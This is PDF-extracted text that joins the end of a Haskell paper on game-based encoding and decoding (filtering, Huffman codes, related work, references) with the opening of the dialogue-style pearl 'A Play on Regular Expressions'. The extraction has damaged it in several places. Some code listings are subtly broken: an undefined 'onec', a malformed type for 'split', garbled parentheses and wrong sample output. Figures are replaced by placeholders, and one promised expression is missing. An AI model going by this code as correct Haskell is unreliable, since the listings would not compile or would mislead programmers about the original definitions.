What is so convenient with the non-proper  $\text{filterGame}$  implementation? First, the structure of the original encoding is intact with only some codes being removed. Second, it avoids hard inhabitation questions that may involve theorem proving or search.

**Proper finite filtering** Now let's recover properness, with the following variant on filtering:

```
-- (f : t → Bool) → Game t → Maybe (Game {x:t | f t})
filterFinGame :: (t → Bool) → Game t → Maybe (Game t)
filterFinGame f g@((Single (Iso _ bld)) =
  if f (bld ()) then Just g else Nothing)
filterFinGame f (Split iso@((Iso ask bld) g1 g2))
= case (filterFinGame (f o bld o Left) g1,
       filterFinGame (f o bld o Right) g2) of
  (Nothing, Nothing) → Nothing
  (Just g1', Nothing) → Just $ g1' +> iso1
  (Nothing, Just g2') → Just $ g2' +> iso2
  (Just g1', Just g2') → Just $ Split iso g1' g2'
where fromLeft (Left x) = x
      fromRight (Right x) = x
      iso1 = Iso (fromLeft o ask) (bld o Left)
      iso2 = Iso (fromRight o ask) (bld o Right)
```

The result of applying  $\text{filterFinGame}$  is of type  $\text{Maybe } (\text{Game } t)$ . If *no* elements in the original game satisfy the predicate, then  $\text{filterFinGame}$  returns *Nothing*, otherwise it returns *Just* a game for those elements of  $t$  satisfying the predicate. In contrast to  $\text{filterGame}$ , though,  $\text{filterFinGame}$  preserves proper-ness: if the input game is proper, then the result game is too. It does this by eliminating  $\text{Split}$  nodes whose subgames would be empty.

There is a limitation, though, as its name suggests:  $\text{filterFinGame}$  works only on *finite* games. This can be inferred from the observation that  $\text{filterFinGame}$  explores the game tree in a depth-first manner. Nevertheless, for such finite games we can use it profitably to obtain efficient encodings:

```
> enc (fromJust (filterFinGame even (rangeGame 0 7))) 4
[1,0]
```


Compare this to the original encoding before filtering:

```
> enc (rangeGame 0 7) 4
[1,0,0]
```

Being non-proper can also be useful for *padding* [17] to create a fixed length code, or one which is a multiple of some block size. In our setting this is easy to do; here's a straightforward padding strategy: in singleton leaves whose path from the root is smaller than the desired length append a game that splits that singleton set into the empty set and the original singleton set. Play `voidGame` for the empty set, and repeat until you have reached the desired path length where you may insert the original singleton node.

**Proper infinite filtering** What about infinite domains, as is typically the case for recursive types? Can we implement a filter on games that produces proper games for such types?

The answer is yes, if we are willing to drastically change the original encoding that the game expressed, and if that original game has infinitely many leaves that satisfy the filter predicate. Here is the idea, not given here in detail for reasons of space, but implemented in the accompanying code as function `filterGame_inf`: perform a breadth-first traversal of the original game, and each time you encounter a new singleton node (that satisfies the predicate) insert it into a right-spined tree:



The ability to become proper in this way can help us recover proper games for simply-typed terms of a given type in a given environment, from the weaker games that `expGameCheck` of Section 5.3 produces, if we have a precondition that there exists one term of the given type in the given environment. If there exists one term of the given type in the given environment, there exist infinitely many, and hence the `expGameCheck` game has infinitely many inhabitants. Consequently it is possible to rebalance it in the described way to obtain a proper game for simply-typed terms!

```
expGameCheckProper env t
= filterGame_inf ( $\lambda_{} \rightarrow$  True) (expGameCheck env t)
```

**Practicality** There is no reason to believe that the game-based approach is suitable only for theoretical investigations but not for ‘real’ implementations. To test this hypothesis we intend to apply the technique to a reasonably-sized compiler intermediate language such as Haskell Core [23] or .NET CIL [7]. (We’ve already created an every-bit-counts codec for ML-style let polymorphism.)

Determining the space complexity of games is somewhat tricky: as we navigate down the tree, pointers to thunks representing *both* the left and the right subtrees are kept around, although only one of two pointers is relevant. An optimization would involve embedding the next game to be played on *inside* the isomorphism, by making the `ask` functions return not only a split but also, for each alternative (left or right), a next game to play on. Hence only the absolutely relevant parts of the game would be kept around during encoding and decoding. This representation could then be subject to the optimizations described in stream fusion work [5]. For this paper though our goal has been to explain the semantics of games and not

their optimization and hence we used the easier-to-grasp definition of a game as just a familiar tree datatype.

It’s also worth noting that the encoding and decoding functions can be specialized by hand for particular games, eliminating the game construction completely. For a trivial example, consider inlining `unaryNatGame` into `enc`, performing a few simplifications, to obtain the following code:

```
encUnaryNat x = case x of 0  $\rightarrow$  1 : []
                           n+1  $\rightarrow$  0 : encUnaryNat n
```

**Compression** For reasons of space, we have compressed away any discussion of classic techniques such as Huffman coding. In the accompanying code, however, the reader can find a function `huffGame` that accepts a list of frequencies associated with elements of type `t` and returns a `Game t` constructed using the Huffman technique. Adaptive (or dynamic) Huffman encoding is achieved using just two more lines of Haskell!

Investigation of other compression techniques using games remains future work. In particular, we would like to integrate arithmetic coding, for which slick Haskell code already exists [2].

It would also be interesting to make use of statistics in our games for typed programs [3], producing codes that are even more compact than is attained through the use of type information.

**Games for test generation** Test generation for use in tools such as Quickcheck [4] is a potential application of game-based decoding, since generating random bitstrings amounts to generating programs. As a further direction for research, we would like to examine how the programmer could affect the distribution of the generated programs, by tweaking the questions asked during a game.

**Program development and verification in Coq** Our attempts to encode everything in this paper in Coq stumbled upon Coq’s limited support for co-recursion, namely the requirement that recursive calls be *guarded* by constructors of coinductive data types [1]. In many games for recursive types the recursive call was under a use of a combinator such as `prodGame`, which was itself guarded. Whereas it is easy to show on paper that the resulting co-fixpoint is well-defined (because it is productive) Coq does not admit such definitions. On the positive side, using the proof obligation generation facilities of Program [22] was a very pleasant experience. Our Coq code in many cases has been a slightly more verbose version of the Haskell code (due to the more limited type inference), and the isomorphism obligations could be proven on the side. Our overall conclusion from the experience is that Coq itself *can become* a very effective development platform but it would benefit from better support for general recursion, co-recursion, and type inference.

## 7. Related work

Our work has strong connections to Kennedy’s pickler combinators [16]. There, a codec was represented by a pair of encoder and decoder functions, with codecs for complex types built from simple ones using combinators. The basic round-trip property (Enc/Dec) was considered informally, but stronger properties were not studied. Before developing the game-based codecs, we implemented by hand encoding and decoding functions for the simply-typed  $\lambda$ -calculus. Compared to the game presented in Section 5, the code was more verbose – partly because the encoder and decoder out of necessity used the same ‘logic’. In our opinion, games are more succinct representations of codecs, and are easier to verify, requiring only *local* reasoning about isomorphisms. Note that other related work [6] identifies and formally proves similar round-trip properties for encoders and decoders in several encryption schemes.

One can think of games as yet another technique for datatype-generic programming [12], where one of the most prominent applications is generic marshalling and unmarshalling. There exist many approaches to datatype-generic programming that can address marshalling and unmarshalling [14]. Most of these approaches are based on the structural representations of datatypes, typically as fixpoints of functors consisting of sums and products. It is straightforward to derive automatically a default ‘structural’ game for recursive and polymorphic types. On the other hand, games are convenient for expressing *semantic* aspects of the values to be encoded and decoded, such as naturals in a given range. Moreover, the state of a game and therefore the codes themselves can be modified as the game progresses, which is harder (but not impossible, perhaps through generic views [15]) in datatype-generic programming techniques.

Another related area of work are data description languages, which associate the semantics of types to their low-level representations [9]. The interpretation of a datatype *is* a coding scheme for values of that datatype. There, the emphasis is on *avoiding* manually having to write encode and decode functions. Our goal is slightly different; more related to the properties of the resulting coding schemes and their verification rather than the ability to automatically derive encoders and decoders from data descriptions.

Though we have not seen games been used for writing and verifying encoders and decoders, tree-like structures have been proposed as representations of mathematical functions. Ghani *et al.* [11] represent continuous functions on streams as binary trees. In our case, thanks to the embedded isomorphisms, the tree structures represent at the same time both the encode and the decode functions.

Other researchers have investigated typed program compression, claiming high compression ratios for every-bit-counts (and hence tamper-proof) codes for low-level bytecode [13, 10]. Although that work is not formalized, it is governed by the design principle of only asking questions that ‘make sense’. That is precisely what our properness property expresses, which provably leads to every bit counts codes. Also closely related is the idea behind oracle-based checking [19] in proof carrying code [18]. The motivation there is to eliminate proof search for untrusted software and reduce the size of proof encodings. In oracle-based checking, the bitstring oracle guides the proof checker in order to eliminate search and unambiguously determine a proof witness. Results report an improvement of a *factor* of 30 in the size of proof witnesses compared to their naïve syntactic representations. Although not explicitly stated in this way, oracle-based checking really amounts to some game for well-typed terms in a variant of LF.

## Acknowledgments

The authors appreciated the lively discussions on this topic at the ‘Type Systems Wrestling’ event held weekly at MSR Cambridge. Special thanks to Johannes Borgström for his helpful feedback.

## References

- [1] Y. Bertot and P. Casteran. *Interactive Theorem Proving and Program Development*. Springer-Verlag, 2004.
- [2] R. Bird and J. Gibbons. Arithmetic coding with folds and unfolds. In J. Jeuring and S. Peyton Jones, editors, *Advanced Functional Programming 4*, volume 2638 of *Lecture Notes in Computer Science*, pages 1–26. Springer-Verlag, 2003. Code available at <http://www.comlab.ox.ac.uk/oucl/work/jeremy.gibbons/publications/arith.zip>.
- [3] J. Cheney. Statistical models for term compression. In *DCC ’00: Proceedings of the Conference on Data Compression*, page 550, Washington, DC, USA, 2000. IEEE Computer Society.
- [4] K. Claessen and J. Hughes. Quickcheck: a lightweight tool for random testing of Haskell programs. In *ICFP ’00: Proceedings of the fifth ACM SIGPLAN International Conference on Functional Programming*, pages 268–279, New York, NY, USA, 2000. ACM.
- [5] D. Coutts, R. Leshchinskiy, and D. Stewart. Stream fusion: from lists to streams to nothing at all. In *ICFP ’07: Proceedings of the 12th ACM SIGPLAN International Conference on Functional Programming*, pages 315–326, New York, NY, USA, 2007. ACM.
- [6] J. Duan, J. Hurd, G. Li, S. Owens, K. Slind, and J. Zhang. Functional correctness proofs of encryption algorithms. In *Logic for Programming, Artificial Intelligence and Reasoning (LPAR)*, volume 3835 of *LNCS*, pages 519–533. Springer, 2005.
- [7] ECMA. Standard ECMA-335: Common language infrastructure (CLI), 2006.
- [8] P. Elias. Universal codeword sets and representations of the integers. *IEEE Transactions on Information Theory*, 21(2):197–203, 1975.
- [9] K. Fisher, Y. Mandelbaum, and D. Walker. The next 700 data description languages. *SIGPLAN Not.*, 41(1):2–15, 2006.
- [10] M. Franz, V. Haldar, C. Krintz, and C. H. Stork. Tamper-proof annotations by construction. Technical Report 02-10, Dept of Information and Computer Science, University of California, Irvine, March 2002.
- [11] N. Ghani, P. Hancock, and D. Patterson. Representations of stream processors using nested fixed points. *Logical Methods in Computer Science*, 5(3), 2009.
- [12] J. Gibbons. Datatype-generic programming. In R. Backhouse, J. Gibbons, R. Hinze, and J. Jeuring, editors, *Datatype-Generic Programming*, volume 4719 of *LNCS*, chapter 1, pages 1–71. Springer, Berlin, Heidelberg, 2007.
- [13] V. Haldar, C. H. Stork, and M. Franz. The source is the proof. In *NSPW ’02: Proceedings of the 2002 workshop on New security paradigms*, pages 69–73, New York, NY, USA, 2002. ACM.
- [14] R. Hinze, J. Jeuring, and A. Löb. Comparing approaches to generic programming in Haskell. In *Spring School on Datatype-Generic Programming*, 2006.
- [15] S. Holdernmans, J. Jeuring, A. Löb, and A. Rodriguez. Generic views on data types. In *In T. Uustalu, editor, Proceedings of the 8th International Conference on Mathematics of Program Construction, MPC06*, volume 4014 of *LNCS*, pages 209–234. Springer, 2006.
- [16] A. J. Kennedy. Functional Pearl: Pickler Combinators. *Journal of Functional Programming*, 14(6):727–739, October 2004.
- [17] A. J. Menezes, S. A. Vanstone, and P. C. Van Oorschot. *Handbook of Applied Cryptography*. CRC Press, Inc., Boca Raton, FL, USA, 1996.
- [18] G. C. Necula and P. Lee. The design and implementation of a certifying compiler. In *PLDI ’98: Proceedings of the ACM SIGPLAN 1998 Conference on Programming Language Design and Implementation*, pages 333–344, New York, NY, USA, 1998. ACM.
- [19] G. C. Necula and S. P. Rahul. Oracle-based checking of untrusted software. In *POPL ’01: Proceedings of the 28th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 142–154, New York, NY, USA, 2001. ACM.
- [20] D. Salomon. *A Concise Introduction to Data Compression*. Undergraduate Topics in Computer Science. Springer, 2008.
- [21] M. H. Sørensen and P. Urzyczyn. *Lectures on the Curry-Howard Isomorphism, Volume 149 (Studies in Logic and the Foundations of Mathematics)*. Elsevier Science Inc., New York, NY, USA, 2006.
- [22] M. Sozeau. Subset coercions in Coq. In *Selected papers from the International Workshop on Types for Proofs and Programs (TYPES ’06)*, pages 237–252. Springer, 2006.
- [23] M. Sulzmann, M. Chakravarty, and S. Peyton Jones. System F with type equality coercions. In *ACM Workshop on Types in Language Design and Implementation (TLDI)*. ACM, 2007.

# A Play on Regular Expressions

## Functional Pearl

Sebastian Fischer Frank Hutch Thomas Wilke

Christian-Albrechts University of Kiel, Germany  
[{sebf@,fhu@,wilke@ti.}informatik.uni-kiel.de](mailto:{sebf@,fhu@,wilke@ti.}informatik.uni-kiel.de)

### Abstract

Cody, Hazel, and Theo, two experienced Haskell programmers and an expert in automata theory, develop an elegant Haskell program for matching regular expressions: (i) the program is purely functional; (ii) it is overloaded over arbitrary semirings, which not only allows to solve the ordinary matching problem but also supports other applications like computing leftmost longest matchings or the number of matchings, all with a single algorithm; (iii) it is more powerful than other matchers, as it can be used for parsing every context-free language by taking advantage of laziness.

The developed program is based on an old technique to turn regular expressions into finite automata which makes it efficient both in terms of worst-case time and space bounds and actual performance: despite its simplicity, the Haskell implementation can compete with a recently published professional C++ program for the same problem.

**Categories and Subject Descriptors** D.1.1 [Programming Techniques]: Applicative (Functional) Programming; F.1.1 [Computation by Abstract Devices]: Models of Computation (Automata)

**General Terms** Algorithms, Design

**Keywords** regular expressions, finite automata, Glushkov construction, purely functional programming

### CAST

CODY – proficient Haskell hacker

HAZEL – expert for programming abstractions

THEO – automata theory guru

### ACT I

#### SCENE I. SPECIFICATION

*To the right: a coffee machine and a whiteboard next to it.*

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP'10, September 27–29, 2010, Baltimore, Maryland, USA.  
Copyright © 2010 ACM 978-1-60558-794-3/10/09...\$10.00

*To the left: HAZEL sitting at her desk, two office chairs nearby, a whiteboard next to the desk, a laptop, keyboard, and mouse on the desk. HAZEL is looking at the screen, a browser window shows the project page of a new regular expression library by Google.*

CODY enters the scene.

CODY What are you reading?

HAZEL Google just announced a new library for regular expression matching which is—in the worst case—faster and uses less memory than commonly used libraries.

CODY How would we go about programming regular expression matching in Haskell?

HAZEL Well, let's see. We'd probably start with the data type.  
(*Opens a new Haskell file in her text editor and enters the following definition.*)

```
data Reg = Eps          -- ε
          | Sym Char    -- a
          | Alt Reg Reg -- α|β
          | Seq Reg Reg -- αβ
          | Rep Reg     -- α*
```

THEO (*a computer scientist, living and working three floors up, strolls along the corridor, carrying his coffee mug, thinking about a difficult proof, and searching for distraction.*) What are you doing, folks?

HAZEL We just started to implement regular expressions in Haskell.  
Here is the first definition.

THEO (*picks up a pen and goes to the whiteboard.*) So how would you write

$((a|b)^*c(a|b)^*c)^*(a|b)^*$ ,

which specifies that a string contains an even number of c's?


CODY That's easy. (*Types on the keyboard.*)

```
ghci> let noc = Rep (Alt (Sym 'a') (Sym 'b'))
ghci> let one = Seq noc (Sym 'c')
ghci> let evenc = Seq (Rep (Seq onec onec)) noc
```

THEO Ah. You can use abbreviations, that's convenient. But why do you have **Sym** in front of every **Char**?— That looks redundant to me.

HAZEL Haskell is strongly typed, which means every value has exactly one type! The arguments of the **Alt** constructor must be of type **Reg**, not **Char**, so we need to wrap characters in the **Sym** constructor.— But when I draw a regular expression, I leave out **Sym**, just for simplicity. For instance, here is how I would draw your expression. (*Joins THEO at the whiteboard and draws Figure 1.*)

CODY How can we define the language accepted by an arbitrary regular expression?



**Figure 1.** The tree representation of the regular expression  $((a|b)^*c(a|b)^*c)^*(a|b)^*$  which matches all words in  $\{a, b, c\}^*$  with an even number of occurrences of  $c$

THEO As a predicate, inductively on the structure of your data type. (Writes some formal definitions to the whiteboard: semantic brackets, Greek letters, languages as sets, etc.)

HAZEL (goes to the keyboard, sits down next to CODY.) Ok, this can be easily coded in Haskell, as a characteristic function. List comprehensions are fairly useful, as well.  
(Writes the following definition in her text editor.)

```

accept :: Reg → String → Bool
accept Eps      u = null u
accept (Sym c)  u = u == [c]
accept (Alt p q) u = accept p u ∨ accept q u
accept (Seq p q) u =
  or [accept p u₁ ∧ accept q u₂ | (u₁, u₂) ← split u]
accept (Rep r)   u =
  or [and [accept r uᵢ | uᵢ ← ps] | ps ← parts u]
  
```

THEO Let me see. `split` produces all decompositions of a string into two factors, and `parts` stands for “partitions” and produces all decompositions of a string into an arbitrary number of factors.

CODY Wait! We need to be careful to avoid empty factors when defining `parts`. Otherwise there is an infinite number of possible decompositions.

HAZEL Right. But `split` must also produce empty parts and can be defined as follows. (Continues writing the Haskell program.)

```

split :: [a] → [[a], [a]]
split []      = [[]]
split (c : cs) = [[], c : cs] : [(c : s₁, s₂) | (s₁, s₂) ← split cs]
  
```

The function `parts` is a generalization of `split` to split words into any number of factors (not just two) except for empty ones.

CODY That's tricky. Let's use list comprehensions again. (Sits down on one of the empty chairs, grabs the keyboard and extends the program as follows:)

```

parts :: [a] → [[[a]]]
parts []      = [[]]
parts [c]     = [[[c]]]
parts (c : cs) =
  concat [[(c : p) : ps, [c] : p : ps] | p : ps ← parts cs]
  
```

We split a word with at least two characters recursively and either add the first character to the first factor or add it as a new factor.

THEO Why do you write `[a]` and not `String`.

HAZEL That's because we want to be more general. We can now work with arbitrary list types instead of strings only.

THEO That makes sense to me.

CODY Maybe, it's good to have a separate name for these lists. I think Hazel used the term words—that's a good term. Let's stick to it.

THEO I want to check out your code. (Sits down as well. Now all three build a small crowd in front of the monitor.)

```

ghci> parts "acc"
[[["acc"], ["a", "cc"], ["ac", "c"], ["a", "c", "c"]]]
ghci> accept evencs "acc"
True
  
```

THEO Aha. (Pauses to think for a moment.) Wait a second! The number of decompositions of a string of length  $n + 1$  is  $2^n$ . Blindly checking all of them is not efficient. When you convert a regular expression into an equivalent finite-state automaton and use this automaton for matching, then, for a fixed regular expression, the run time of the matching algorithm is linear in the length of the string.

HAZEL Well, the program is not meant to be efficient. It's only a specification, albeit executable. We can write an efficient program later. What I am more interested in is whether we can make the specification a bit more interesting first. Can it be generalized, for instance?

THEO (staring out of the window.) We can add weights.

HAZEL Weights?

## SCENE II. WEIGHTS

HAZEL, CODY, and THEO are still sitting around the laptop.

HAZEL What do you mean by weights?

THEO Remember what we did above? Given a regular expression, we assigned to a word a boolean value reflecting whether the word matches the given expression or not. Now, we produce more complex values—semiring elements.

HAZEL What's an example? Is this useful at all?

THEO A very simple example is to determine the length of a word or the number of occurrences of a given symbol in a word. A more complicated example would be to count the number of matchings of a word against a regular expression, or to determine a leftmost longest matching subword.

CODY That sounds interesting, but what was a semiring, again?

HAZEL If I remember correctly from my algebra course a semiring is an algebraic structure with zero, one, addition, and multiplication that satisfies certain laws. (Adds a Haskell type class for semirings to the Haskell file.)

```

class Semiring s where
  zero, one :: s
  (⊕), (⊗) :: s → s → s
  
```

Here, `zero` is an identity for `⊕`, `one` for `⊗`, both composition operators are associative, and `⊕` is commutative, in addition.

THEO That's true, but, moreover, the usual distributivity laws hold and `zero` annihilates a semiring with respect to multiplications, which means that both `zero ⊗ s` and `s ⊗ zero` are `zero` for all `s`.

HAZEL These laws are not enforced by Haskell, so programmers need to ensure that they hold when defining instances of `Semiring`.

CODY Ok, fine. I guess what we need to do is to add weights to the symbols in our regular expressions.

THEO (sipping coffee) Right.

CODY So let's make a data type for weighted regular expressions.

THEO (interjects.) Cool, that's exactly the terminology we use in formal language theory.

CODY The only change to what we had before is in the symbol case; we add the weights. We can also generalize from characters to arbitrary symbol types. (*Writes the following code.*)

```
data Reg_w c s = Eps_w
  | Sym_w (c → s)
  | Alt_w (Reg_w c s) (Reg_w c s)
  | Seq_w (Reg_w c s) (Reg_w c s)
  | Rep_w (Reg_w c s)
```

HAZEL Aha! A standard implementation for the function attached to some character would compare the character with a given character and yield either `zero` or `one`:

```
sym :: Semiring s ⇒ Char → Reg_w Char s
sym c = Sym_w (λx → if x == c then one else zero)
```

Using `sym`, we can translate every regular expression into a weighted regular expression in a canonical fashion:

```
weighted :: Semiring s ⇒ Reg → Reg_w Char s
weighted Eps      = Eps_w
weighted (Sym c) = sym c
weighted (Alt p q) = Alt_w (weighted p) (weighted q)
weighted (Seq p q) = Seq_w (weighted p) (weighted q)
weighted (Rep p)  = Rep_w (weighted p)
```

THEO How would you adjust `accept` to the weighted setting?

HAZEL I replace the Boolean operations with semiring operations. (*Goess on with entering code.*)

```
accept_w :: Semiring s ⇒ Reg_w c s → [c] → s
accept_w Eps_w      u = if null u then one else zero
accept_w (Sym_w f)  u = case u of [c] → f c; _ → zero
accept_w (Alt_w p q) u = accept_w p u ⊕ accept_w q u
accept_w (Seq_w p q) u =
  sum [accept_w p u₁ ⊗ accept_w q u₂ | (u₁, u₂) ← split u]
accept_w (Rep_w r)   u =
  sum [prod [accept_w r u_i | u_i ← ps] | ps ← parts u]
```

THEO How do you define the functions `sum` and `prod`?

HAZEL They are generalizations of `or` and `and`, respectively:

```
sum, prod :: Semiring s ⇒ [s] → s
sum = foldr (⊕) zero
prod = foldr (⊗) one
```

And we can easily define a `Semiring` instance for `Bool`:

```
instance Semiring Bool where
  zero = False
  one = True
  (⊕) = (∨)
  (⊗) = (∧)
```

THEO I see. We can now claim for all regular expressions `r` and words `u` the equation `accept r u == accept_w (weighted r) u`.

CODY Ok, but we have seen matching before. Theo, can I see the details for the examples you mentioned earlier?

THEO Let me check on your algebra. Do you know any semiring other than the booleans?

CODY Well, I guess the integers form a semiring. (*Adds a corresponding instance to the file.*)

```
instance Semiring Int where
  zero = 0
  one = 1
  (⊕) = (+)
  (⊗) = (*)
```

THEO Right, but you could also restrict yourself to the non-negative integers. They also form a semiring.

HAZEL Let's try it out.

```
ghci> let as = Alt (Sym 'a') (Rep (Sym 'a'))
ghci> accept_w (weighted as) "a" :: Int
2
ghci> let bs = Alt (Sym 'b') (Rep (Sym 'b'))
ghci> accept_w (weighted (Seq as bs)) "ab" :: Int
4
```

It seems we can compute the number of different ways to match a word against a regular expression. Cool! I wonder what else we can compute by using tricky `Semiring` instances.

THEO I told you what you can do: count occurrences of symbols, determine leftmost matchings, and so on. But let's talk about this in more detail later. There is one thing I should mention now. You are not right when you say that with the above method one can determine the number of different ways a word matches a regular expression. Here is an example. (*Uses again the interactive Haskell environment.*)

```
ghci> accept_w (weighted (Rep Eps)) "" :: Int
1
```

CODY The number of matchings is infinite, but the program gives us only one. Can't we fix that?

THEO Sure, we can, but we would have to talk about closed semirings. Let's work with the simple solution, because working with closed semirings is a bit more complicated, but doesn't buy us much.

HAZEL (*smiling*) The result may not reflect our intuition, but, due to the way in which we defined `parts`, our specification does not count empty matchings inside a repetition. It only counts one empty matching for repeating the subexpression zero times.

## ACT II

*Same arrangement as before. The regular expression tree previously drawn by CODY, see Figure 1, is still on the whiteboard.*

*HAZEL and CODY standing at the coffee machine, not saying anything. THEO enters the scene.*

### SCENE I. MATCHING

THEO Good morning everybody! How about looking into efficient matching of regular expressions today?

HAZEL Ok. Can't we use backtracking? What I mean is that we read the given word from left to right, check at the same time whether it matches the given expression, revising decisions when we are not successful. I think this is what algorithms for Perl style regular expressions typically do.


CODY But backtracking is not efficient—at least not always. There are cases where backtracking takes exponential time.

HAZEL Can you give an example?

CODY If you match the word  $a^n$  against the regular expression  $(a|\varepsilon)^n a^n$ , then a backtracking algorithm takes exponential time to find a matching.<sup>1</sup>

HAZEL You're right. When trying to match  $a^n$  against  $(a|\varepsilon)^n a^n$  one can choose either  $a$  or  $\varepsilon$  in  $n$  positions, so all together there are  $2^n$  different options, but only one of them—picking  $\varepsilon$  every time—leads to a successful matching. A backtracking

<sup>1</sup> By  $x^n$  Cody means a sequence of  $n$  copies of  $x$ .



**Figure 2.** Marking positions in the regular expression  $((a|b)^*c(a|b)^*c)^*(a|b)^*$  while matching

algorithm may pick this combination only after having tried all the other options.—Can we do better?

THEO An alternative is to turn a regular expression into an equivalent deterministic finite-state automaton. The run time for simulating an automaton on a given word is linear in the length of the word, but the automaton can have exponential size in the size of the given regular expression.

CODY That's not good, because then the algorithm not only has exponential space requirements but additionally preprocessing takes exponential time.

HAZEL Can you give an example where the deterministic automaton has necessarily exponential size?

THEO Suppose we are working with the alphabet that contains only *a* and *b*. If you want to check whether a word contains two occurrences of *a* with exactly *n* characters in between, then any deterministic automaton for this will have  $2^{n+1}$  different states.

CODY Why?

THEO Because at any time—while reading a word from left to right—the automaton needs to know for each of the previous *n* characters whether it was an *a* or not in order to tell whether the entire word is accepted.

HAZEL I see. You need such detailed information because if there was an *a* exactly *n* + 1 positions before the current position and the next character is not an *a*, then you have to go to the next state, where you will need to know whether there was an *a* exactly *n* positions before the current position, and so on.

THEO Exactly!—And here is a formal proof. Suppose an automaton had less than  $2^{n+1}$  states. Then there would be two distinct words of length *n* + 1, say *u* and *v*, which, when read by the automaton, would lead to the same state. Since *u* and *v* are distinct, there is some position *i* such that *u* and *v* differ at position *i*, say *u* carries symbol *a* in this position, but *v* doesn't. Now, consider the word *w* which starts with *i* copies of *b*, followed by one occurrence of *a* ( $w = b^i a$ ). On the one hand, *uw* has the above property, namely two occurrences of *a*'s with *n* characters in between, but *vw* has not, on the other hand, the automaton would get to the same state for both words, so either both words are accepted, or none of them is—a contradiction.

CODY Interesting. And, indeed, a regular expression to solve this task has size only linear in *n*. If we restrict ourselves to the alphabet consisting of *a* and *b*, then we can write it as follows. (Grabs a pen from his pocket and a business card from his wallet. Scribbles on the back of the business card. Reads aloud the following term.)

HAZEL Can we avoid constructing the automaton in advance?

CODY Instead of generating all states in advance, we can generate the initial state and generate subsequent states on the fly. If we discard previous states, then the space requirements are bound by the space requirements of a single state.

THEO And the run time for matching a word of length *n* is in  $O(mn)$  if it takes time  $O(m)$  to compute a new state from the previous one.

HAZEL That sounds reasonably efficient. How can we implement this idea?

THEO Glushkov proposed a nice idea for constructing non-deterministic automata from regular expressions, which may come in handy here. It avoids  $\epsilon$ -transitions and can probably be implemented in a structural fashion.

HAZEL (smiling) I think we would say it could be implemented in a purely functional way.

CODY (getting excited) How are his automata constructed?

THEO A state of a Glushkov automaton is a position of the given regular expression where a position is defined to be a place where a symbol occurs. What we want to do is determinize this automaton right away, so we should think of a state as a set of positions.

HAZEL What would such a set mean?

THEO The positions contained in a state describe where one would get to by trying to match a word in every possible way.

HAZEL I don't understand. Can you give an example?

THEO Instead of writing sets of positions, I mark the symbols in the regular expression with a box. This is more intuitive and allows me to explain how a new set of positions is computed from an old one.


CODY Let's match the string *bc* against the regular expression which checks whether it contains an even number of *c*'s.

THEO Well, I need to draw some pictures.

